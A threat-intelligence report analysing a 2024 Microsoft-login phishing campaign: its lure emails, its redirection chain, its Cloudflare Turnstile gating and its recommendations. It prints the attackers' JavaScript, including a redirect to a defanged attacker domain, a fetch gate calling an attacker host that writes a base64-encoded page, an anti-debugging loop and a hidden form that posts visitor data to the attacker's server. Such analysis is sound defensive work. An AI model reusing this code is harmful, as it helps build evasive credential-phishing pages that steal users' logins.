Phishing Campaign - July 24 Analysis Report

Theft of credentials & initial access

August 24 | str4int | v1.0

Contents

Executive Summary

At the beginning of this month, we identified a **large-scale phishing campaign** targeting organizations worldwide. Attackers are using carefully crafted email subjects, legitimate-looking URLs, and previously compromised email accounts to deceive users into revealing sensitive information.

The final phishing page is designed to look like a standard, realistic Microsoft login page. The attackers have invested significant time in creating obfuscated code and multiple protection layers to prevent analysis, ensuring the page only displays correctly when accessed from "legitimate" browsers.

Key Details of the Phishing Campaign:

Legitimate-Looking Links: The phishing emails contain links that appear authentic, utilizing the HTTPS protocol to give a false sense of security. These links often use legitimate platforms like:

- hXXps://docs.google.com
- hXXps://m.exactag.com
- hXXps://forms.office.com

Cloudflare Integration: The phishing page use Cloudflare to add an extra layer of perceived legitimacy, requiring user interaction to proceed.

Crafted Subject Lines and High-Priority Emails: Email subjects are meticulously crafted to appear relevant to the recipient's organization and often mention urgent matters with specific dates. All phishing emails are marked as high priority to capture immediate attention.
Examples include:

- *CompanyName*: Email Request - Notice Friday, July *, 2024
- *CompanyName*: Mail Server Expirations Notice Friday, July *, 2024
- {Action Required} Follow Up Thursday, July *, 2024

Random Redirections: If their requirements are not met when accessing the phishing link, such as from an unrecognized browser, users are redirected to a random legitimate webpage (e.g., Twitter, Google) to avoid detection.

Compromised Email Accounts: Phishing emails may come from previously compromised accounts, making them appear more trustworthy. Additionally, some phishing emails are sent by replying to existing conversations.

Given the sophistication of this campaign, heightened vigilance is essential. This report aims to provide comprehensive details and recommendations to mitigate the risks associated with this ongoing threat.

High-Level Technical Summary

We have identified two distinct cases within this phishing campaign: large-scale email distribution and more targeted emails sent by responding to an email chain after an account has been compromised (BEC).

Despite these differences, the overall process remains largely the same. Here is a detailed breakdown of the phishing process with a deep focus on CloudFlare challenge and multiples redirection beforme displaying the final page.

Email Content and URL Structure:

- The user receives a well-crafted phishing email containing a URL in two parts:
    1. The initial part of the URL is a legitimate domain.
    2. This URL redirects to another domain, which subsequently acts as a relay to either load the final phishing page or redirect elsewhere.
- In almost all cases, the URL ends with the victim's email address encoded in Base64.

Redirection and Phishing Page Loading:

- The loaded script waits for a response (0 or 1) from its server to determine if the phishing page should be displayed.
- If the response is 0, the phishing page loads and includes scripts from three others sources:
    - jquery-3.6.0.min.js
    - turnstile/v0/api.js
    - crypto-js.min.js

Cloudflare Verification:

- Once the page is loaded, a Cloudflare verification with a checkbox appears, requiring user interaction.
- If the user successfully passes the Cloudflare verification, a realistic Microsoft login page is displayed, prompting the user to enter their credentials.


Negative Server Response:

- If the server response is negative, the user is redirected to a legitimate webpage (e.g., Google, eBay, Twitter) to avoid detection.
- The specific redirection page varies with each attempt.

Dynamic Elements:

- The title of the phishing page is dynamic and changes with each connection attempt to further evade detection.

This **high-level technical summary** outlines the sophisticated tactics used by the attackers to carry out this phishing campaign. Their methods, including multiple redirections, dynamic content, and Cloudflare integration, demonstrate a significant level of effort to avoid detection and maximize the campaign's effectiveness.



Spread Phishing Analysis

Phishing mail

(Fig 1: email that use m[.]exactag[.]com to redirect user to [.]pages[.]dev)

Email verification

By accessing the page, a "*File loading*" title will be visible.

Then the script will use the function "**getParameterByName**" to extract the value of the URL then "**base64EmailParam**" and "**decodeEmail**" will be use to retrieve and decode the email address previously provided.

```
<title>File loading</title>
<script>
    // Function to get the value of a URL parameter by name
    function getParameterByName(name, url) {
        if (!url) url = window.location.href; // Use current URL if none provided
        name = name.replace(/[\[\]]/g, "\\$&"); // Escape special characters in parameter name
        var regex = new RegExp("[?&]" + name + "(=([^&#]*)|&|#|$)"),
            results = regex.exec(url); // Execute regex to find parameter
        if (!results) return null; // Return null if parameter not found
        if (!results[2]) return ''; // Return empty string if no value
        return decodeURIComponent(results[2].replace(/\+/g, " ")); // Decode parameter value
    }
    // Get the 'email' parameter from the URL
    var base64EmailParam = getParameterByName('email');
    // Function to decode a base64 encoded string
    function decodeEmail(base64Email) {
        return atob(base64Email); // Decode base64 to a normal string
    }
```

(Fig 2: email verification script part 1)

If the email parameter exists, user will be redirect to a new URL including the decoded email after a one-second delay.

```
    // If the 'email' parameter exists
    if (base64EmailParam) {
        var email = decodeEmail(base64EmailParam); // Decode the email parameter
        setTimeout(function () {
            // Redirect to a new URL with the decoded email after 1 second
            window.location.href = 'hXXps://ok6[.]mptiverezr[.]com/7mG1/#X' + email;
        }, 1000);
    }
</script>
```

(Fig 3: email verification script part 2)

Display check

After the redirection, the new page will use for a short moment the code bellow and, depending of the answer of the server, decide to display the phishing page or redirect the user to a legitimate random page.

The **fetch** function will send a **GET** request to the page: *hXXps://zxJ[.]49gs9[.]com/91485741042998536GSRULkeWVSPDNKUWSKDYKQEYGGVKXRBYBPMEPQLYCHZ* then handle the answer as a text format with **response.text()**

A verification is now made, if the **text == 0** the whole content of the page will be rewritten with the base64 script using the method **document.write** and "**atob**" function to decode it.

If the answer from the server is not 0 or if an error occur during the request the user will be redirected to google.com by **window.location.href** object.

Note – fetch API

"fetch function" is a modern JavaScript API used to make network requests similar to XMLHttpRequest *(XHR)*, but it is more powerful and flexible.


```
<script>fetch('hXXps://zxJ[.]49gs9[.]com/91485741042998536GSRULkeWVSPDNKUWSKDYKQEYGGVKXRBYBPMEPQLYCHZ', {
    method: "GET",
    }).then(response => {
    return response.text()
    }).then(text => {
    if(text == 0){
    document.write(decodeURIComponent(escape(atob('PCFET0NUWVBFIGh0bWw+DQo8aHRtbCBsYW5nPSJlbiI
    +DQo8aGVhZD4NCiAgICA8c2NyaXB0IHNyYz0iaHR0cHM6Ly9jb2RlLmpxdWVyeS5jb20vanF1ZXJ5LTMuNi4wLm1pbi5qcyI
    +PC9zY3JpcHQ
    +DQogICAgPHNjcmlwdCBzcmM9Imh0dHBzOi8vY2hhbGxlbmdlcy5jbG91ZGZsYXJlLmNvbS90dXJuc3RpbGUvdjAvYXBpLmpzP3JlbmRlcj
    1leHBsaWNpdCI
    +PC9zY3JpcHQenZ3YnZxREZOV0xSVFNTU1pHUkhITVFLVEVXR0ZEUk9VTUNTUHJwb3Vramxhd2ZwdG16cXppdm5rcWhyZ3Bvempycnp1anA
    nOw0KICAgICAgICB9DQogICAgfSk7DQp9DQo8L3NjcmlwdD4NCjwhLS0gPGRpdj5TdWNjZXNzIGlzIG5vdCBob3cgaGlnaCB5b3UgaGF2ZS
    BjbGltYmVkLCBidXQgaG93IHlvdSBtYWtlIGEgcG9zaXRpdmUgZGlmZmVyZW5jZSB0byB0aGUgd29ybGQuPC9kaXY
    +IC0tPgoNCjwhLS0gPGRpdj5TdWNjZXNzIGlzIG5vdCBob3cgaGlnaCB5b3UgaGF2ZSBjbGltYmVkLCBidXQgaG93IHlvdSBtYWtlIGEgcG
    9zaXRpdmUgZGlmZmVyZW5jZSB0byB0aGUgd29ybGQuPC9kaXY+IC0tPgo8L2JvZHk+DQoNCjwvaHRtbD4='))));
    }
    if(text != 0){
    window.location.href = 'https://www.google.com';
    }
    })
    .catch(error => {
    window.location.href = 'https://www.google.com';
    });</script>
```

(Fig 4: INFO - the base 64 content has been shortened)

Phishing page - overview

CloudFlare challenge page appear to add an extra layer of legitimacy and to collect some information. A random title will be displayed and change each time.

(Fig 5: human interaction checks)



(Fig 6: MS login page)

Phishing page – code analysis

Script & Meta

The script first loads the jQuery library, Cloudflare Turnstile API, and the CryptoJS library. These libraries provide essential functionalities such as DOM manipulation, bot protection, and cryptographic operations. The meta tags set the compatibility mode to ensure proper rendering in different browsers, prevent search engines from indexing the page, and make the page responsive across various screen sizes.

- **jQuery**: A fast, small, and feature-rich JavaScript library. It simplifies things like HTML document traversal and manipulation, event handling, and animation.

- **Cloudflare Turnstile API**: Provides bot protection by verifying that the user is human.
- **CryptoJS**: A library of cryptographic algorithms, which can be used for hashing, encryption, and decryption.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>
    <script src="https://challenges.cloudflare.com/turnstile/v0/api.js?render=explicit"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.1.1/crypto-js.min.js"></script>
    <meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1">
    <meta name="robots" content="noindex, nofollow">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Public Relations</title>
    <style>
```

(Fig 7: loaded scripts)

CSS

A style block defines the CSS for the page, specifying styles for the body, headings, paragraphs, and various classes to ensure consistent design and layout across different devices and screen sizes.

```
    <style>
body {
  background-color: #fff;
  height: 100%;
  overflow: hidden;
}
#XRBcnoRuSB h4{margin-top:0;margin-bottom:.5rem;font-weight:500;line-height:1.2;}
#XRBcnoRuSB h4{font-size:calc(1.3);}
@media (min-width:1200px){
#XRBcnoRuSB h4{font-size:1.5rem;}
}
#XRBcnoRuSB p{margin-top:0;margin-bottom:1rem;}
#XRBcnoRuSB.container{width: 100%;padding-right: var(--bs-gutter-x, .75rem);padding-left: var(--bs-gutter-x,
#XRBcnoRuSB .text-center {text-align: center!important;}
@media (min-width:992px){
#XRBcnoRuSB .col-lg-4{flex:0 0 auto;width:33.33333333%;}
}
#XRBcnoRuSB .display-4 {font-size: 1.25rem!important;}
#XRBcnoRuSB .mt-2 {margin-top: 0.5rem!important;}
#XRBcnoRuSB .h4 {font-size: calc(.900rem + .3vw);}
#XRBcnoRuSB .justify-content-center{justify-content:center!important;}
#XRBcnoRuSB.mt-5{margin-top:3rem!important;}
#XRBcnoRuSB .mt-4 {margin-top: 1rem!important;}
#XRBcnoRuSB #jkpWUDBfMZ {color: #6c757d;font-size:14px;margin-top: .5rem;}
    </style>
```

(Fig 8: CSS)

Interval Control Script

The application employs an interval control script designed to enhance its security against reverse engineering and debugging attempts. The script runs every second and invokes the debugger statement, which pauses the execution if the developer tools are opened.

```
    <script>
    setInterval(() => {
    const t0 = Date.now();
    eval('debugger');
    const t1 = Date.now();
    }, 1000);
    </script>
<!-- Try not to become a man of success. Rather become a man of value. -->
</head>
```

(Fig 9: interval control)

The primary purpose of this technique is to complicate the task of an analyst. By pausing execution every second, it creates significant difficulty for anyone attempting to inspect, debug, or analyze the code. This method effectively obstructs reverse engineering efforts, making it more challenging to understand the application's internal logic and behavior.

Body content – div

The body of the HTML page is styled with inline CSS to ensure a clean, white background with black text and the Arial font family. The content is padded by 20 pixels, and the font size is set to 18 pixels for readability. The overscroll behavior is contained to prevent unwanted scrolling effects.

Randomly generated variable names are used throughout the HTML. A call to a GitHub repository for this purpose was observed under the page source code.

A form named "UgsxYvVdAM" includes hidden inputs for various metadata and a Cloudflare Turnstile CAPTCHA for security verification. The hidden inputs include:

- **pagelink**: Likely stores a page link or identifier. *(see script content below)*
- **bltdip**: Might store an IP address (currently set to "Unknown").
- **bltdref**: Possibly stores a referrer URL.
- **bltdua**: Could store user agent information (currently set to "Unknown").
- **bltddata**: Another placeholder for additional data.

```
<!-- Great leaders inspire action. -->
<body style="font-family: arial, sans-serif;background-color: #fff;color: #000;padding: 20px;font-size: 18px
<div id="XRBcnoRuSB" class="container">
<div id="xjgvqfXIxk" class="row justify-content-center">
<div class="text-center">
<!-- <div>Do not be embarrassed by your failures, learn from them and start again.</div> -->
<form id="UgsxYvVdAM">
<div class="cf_turnstile" id="cf"></div>
<input type="hidden" id="pagelink" name="pagelink" value="">
<input type="hidden" id="bltdip" name="bltdip" value="Unknown">
<input type="hidden" id="bltdref" name="bltdref" value="">
<input type="hidden" id="bltdua" name="bltdua" value="Unknown">
<!-- You know you are on the road to success if you would do your job, and not be paid for it. -->
<input type="hidden" id="bltddata" name="bltddata" value="">
<!-- The way to get started is to quit talking and begin doing. -->
</form>
<!-- Success is where preparation and opportunity meet. -->
</div>
<div class="text-center" id="jkpWUDBfMZ">
Verifying your browser to safeguard your connection.
</div>
<!-- The way to get started is to quit talking and begin doing. -->
</form>
</div>
</div>
</div>
```

(Fig 10: hidden form)

Body content – script

Now the script will use the function “turnstile.render” to verify if the human verification pass, if an error occur, the function **“LRjByqChpr()”** will be use to reset the captcha.

If the verification is successful, the function **“RyRXRkqGwr()”** will be called.

The function retrieves an element from the DOM with the ID **"UgsxYvVdAM",** in our case all of our hidden input above and stores it in the variable **“mHgUJMeLHm”.** Now a function is defined for the form's onsubmit event, which prevents the form from being submitted by calling “event.preventDefault()”. This is likely done to allow the form data to be processed via JavaScript before being sent.

To complete our hidden form, the value of the element with the ID "pagelink" in the DOM, will be set with a specific unique value **“9je2x3747w“.** This element is likely used to identify and pass specific information along with the form.

The variable **“xDrAfRevil”** contain the next server URL used by the “fetch()” method to send a **POST** request with the form content.

Then the response from the server is converted to JSON format and analyze the response. If the status is **“success”** the page is reloaded using **“location.reload()”** otherwise if the JSON contain “error” the user is redirected to another specified URL by the function window.location.href.

```
<script>
turnstile.render('#cf', {
    sitekey: '0x4AAAAAAAeYVUUacEfnUHzZ',
    'error-callback': LRjByqChPr,
    callback: RyRXRkqGwr,
});
function LRjByqChPr() {
    turnstile.reset();
}
function RyRXRkqGwr() {
var mHgUJMeLHm = document.getElementById("UgsxYvVdAM");
mHgUJMeLHm.onsubmit = function (event) {
    event.preventDefault();
};
document.getElementById("pagelink").value = '9je2x3747w';
var xDrAfRevil = "../kml9DARg7TF81Qx9qklVj9a";
    fetch(xDrAfRevil, {
        method: "POST",
        body: new FormData(mHgUJMeLHm)
    }).then(response => {
        return response.json();
    }).then(data => {
        if(data['status'] == 'success'){
        location.reload();
        }
        if(data['status'] == 'error'){
        window.location.href = '/CTMUGKUDBQYDNJUZRSTMJWEEEHDHSSSMCZMSXYTZZIDZVJWFZIGHQQLZWAMVGIUBGDWcKsWQektx0D
        }
    });
}
</script>
```

Motivational quotes

Inside the code, we can find few different motivational quotes commented like:

- *"Try not to become a man of success. Rather become a man of valued."*
- *"Do not be embarrassed by your failures, learn from them and start again."*
- *"You know you are on the road to success if you would do your job, and not be paid for it."*
- *"The way to get started is to quit talking and begin doing."*
- *"Success is where preparation and opportunity meet."*

Finding motivational quotes embedded within an obfuscated phishing page is an unusual and intriguing discovery.

This could indeed reflect the work of **hacktivist groups** or **Advanced Persistent Threat** (APT) actors but it also can be just to **Mislead Analysts**.

```
<!-- <div>Success is not how high you have climbed, but how you make a positive difference to the world.</div>
</body>

</html>
```

(Fig 12: motivational quote)

Conclusion

Final Thoughts

The sophistication of this script highlights a level of complexity designed to evade detection and analysis. The use of obscured variables, well-timed callbacks, and the careful handling of form data all suggest a deliberate effort to bypass traditional security measures.

The attackers also employ compromised accounts in business email compromise (BEC) schemes, leveraging the trust of legitimate accounts to craft convincing phishing emails.

Furthermore, by utilizing trusted platforms like SharePoint, Microsoft Forms and Google doc, this script cleverly blends into the normal workflow of a company, making detection even more challenging.

This code is not just a simple attack but **a well-crafted tool likely produced by an organized and resourceful group.**

Recommendations

As outlined in this report, **phishing attacks are becoming increasingly sophisticated,** and **no one is immune.** It is crucial to remain vigilant and report any suspicious activity to your IT department immediately.

When dealing with emails, even from known sources, **avoid clicking on links if the content seems unfamiliar or unexpected**. Always verify the legitimacy of the email before taking any action.

While **Multi-Factor Authentication** (MFA) is not infallible, it remains one of the **most effective methods for protecting your identity**.

However, it is essential to **use unique, robust passwords for your primary email and professional account** and when possible, **avoid mixing personal and work-related activities**.

Additional recommendations:

- Regularly back up your data to minimize the impact in case of an attack.
- Ensure your software and systems are up-to-date with the latest security patches.
- Stay informed about the latest phishing techniques and regularly participate in cybersecurity training.

Disclaimer:

The conclusions in this analysis is for research and educational purposes only. **The code and its components are not intended for misuse or exploitation**. Use and replication should adhere to ethical and legal standards.